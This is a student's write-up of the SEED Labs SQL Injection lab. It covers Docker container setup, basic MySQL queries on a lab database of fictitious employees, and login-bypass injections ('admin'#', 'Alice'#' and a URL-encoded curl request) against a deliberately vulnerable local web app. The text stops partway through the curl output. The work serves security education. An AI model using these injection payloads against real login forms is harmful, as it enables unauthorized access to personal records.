SQL Injection Attack Lab


Table of Content

Overview

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user’s inputs are not correctly checked within the web applications before being sent to the back-end database servers.


Lab Environment

Map the hostname (www.seed-server.com) to container's IP address (10.9.0.5).




```
[04/09/24]seed@VM:~$ cat /etc/hosts | grep www.seed-server.com
10.9.0.5        www.seed-server.com
[04/09/24]seed@VM:~$ _
```

After extracting the lab setup, I utilize the ls command to inspect the contents of the folder. Then, I employ dcbuild to construct the container image.




```
[04/09/24]seed@VM:~/Labsetup$ ls
docker-compose.yml  image_mysql  image_www
[04/09/24]seed@VM:~/Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [==============================================>      ]
```

Use the **dcup** command to start the container.




```
[04/09/24]seed@VM:~/Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating www-10.9.0.5   ... done
Creating mysql-10.9.0.6 ... done
Attaching to www-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2024-04-09 09:38:13+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-04-09 09:38:14+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
```

Use the **dockps** command to see running container.




```
[04/09/24]seed@VM:~/Labsetup$ dockps
197c9bd44d59  mysql-10.9.0.6
4072a37defa5  www-10.9.0.5
[04/09/24]seed@VM:~/Labsetup$ _
```

Utilize **docksh** with the copied container ID to access the file within the container. Next, navigate to /var/lib/mysql to access the MySQL container, which is the designated storage location for MySQL databases.




```
[04/09/24]seed@VM:~/Labsetup$ dockps
197c9bd44d59  mysql-10.9.0.6
4072a37defa5  www-10.9.0.5
[04/09/24]seed@VM:~/Labsetup$ docksh 197c9bd44d59
root@197c9bd44d59:/# ls
bin   docker-entrypoint-initdb.d  home   media  proc  sbin  tmp
boot  entrypoint.sh               lib    mnt    root  srv   usr
dev   etc                         lib64  opt    run   sys   var
root@197c9bd44d59:/# ls /var/lib/mysql/
'#ib_16384_0.dblwr'   binlog.index      ibdata1             server-key.pem
'#ib_16384_1.dblwr'   ca-key.pem        ibtmp1              sqllab_users
'#innodb_temp'        ca.pem            mysql               sys
 197c9bd44d59.err     client-cert.pem   mysql.ibd           undo_001
 auto.cnf             client-key.pem    performance_schema  undo_002
 binlog.000001        ib_buffer_pool    private_key.pem
 binlog.000002        ib_logfile0       public_key.pem
 binlog.000003        ib_logfile1       server-cert.pem
root@197c9bd44d59:/#
```

Use the **docksh** with the container ID copied to access the file inside the container.



```
[04/09/24]seed@VM:~/Labsetup$ dockps
197c9bd44d59  mysql-10.9.0.6
4072a37defa5  www-10.9.0.5
[04/09/24]seed@VM:~/Labsetup$ docksh 4072a37defa5
root@4072a37defa5:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@4072a37defa5:/# ls /var/www/
SQL_Injection  html
root@4072a37defa5:/# ls /var/www/SQL_Injection/
css       index.html  seed_logo.png           unsafe_edit_frontend.php
defense   logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@4072a37defa5:/# _
```

If not, apache server not running properly. Inserted a "ServerName localhost" directive into the /etc/apache2/apache2.conf file within the container, then restarted the Docker images with 'dcup'.




```
root@4072a37defa5:/# cat /etc/apache2/apache2.conf | grep ServerName
ServerName localhost
root@4072a37defa5:/#
```

Lab Tasks


Task 1: Get Familiar with SQL Statements

Access the MYSQL container using "mysql -u root -pdees" with the username root and password pdees.




```
root@197c9bd44d59:/# ls
bin   docker-entrypoint-initdb.d  home   media  proc  sbin  tmp
boot  entrypoint.sh               lib    mnt    root  srv   usr
dev   etc                         lib64  opt    run   sys   var
root@197c9bd44d59:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> _
```

I utilized the command line "use sqllab_users" to access the existing database.



```
mysql> use sqllab_users;
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> _
```

After executing the command line and logging into my MYSQL container, I successfully retrieved and printed Alice's employee information using the select statement.




```
mysql> SELECT * FROM credential WHERE Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> _
```

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

In order to enter the webpage without the necessary password, I utilized "admin'#" as the username and left the password field empty, as depicted in the screenshot below.




Employee Profile Login

USERNAME	admin'#
PASSWORD	Password

Copyright © SEED LABs

I successfully logged in as an administrator and accessed the employee information displayed in the screenshot below.




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


Accessing Alice's account without a password, I proceeded to view individual employee information using the provided identifier "Alice#".



Employee Profile Login

USERNAME	Alice'#
PASSWORD	Password

Copyright © SEED LABs




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Copyright © SEED LABs

Task 2.2: SQL Injection Attack from command line


Using the command line, $ curl ‘**www.seed-server.com/unsafe_home.php?username=alice%27%20%23&password=11**’.



```
[04/10/24]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27
%20%23&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
 with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of b
ootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the pag
e with error login message should not have any of these items at
```

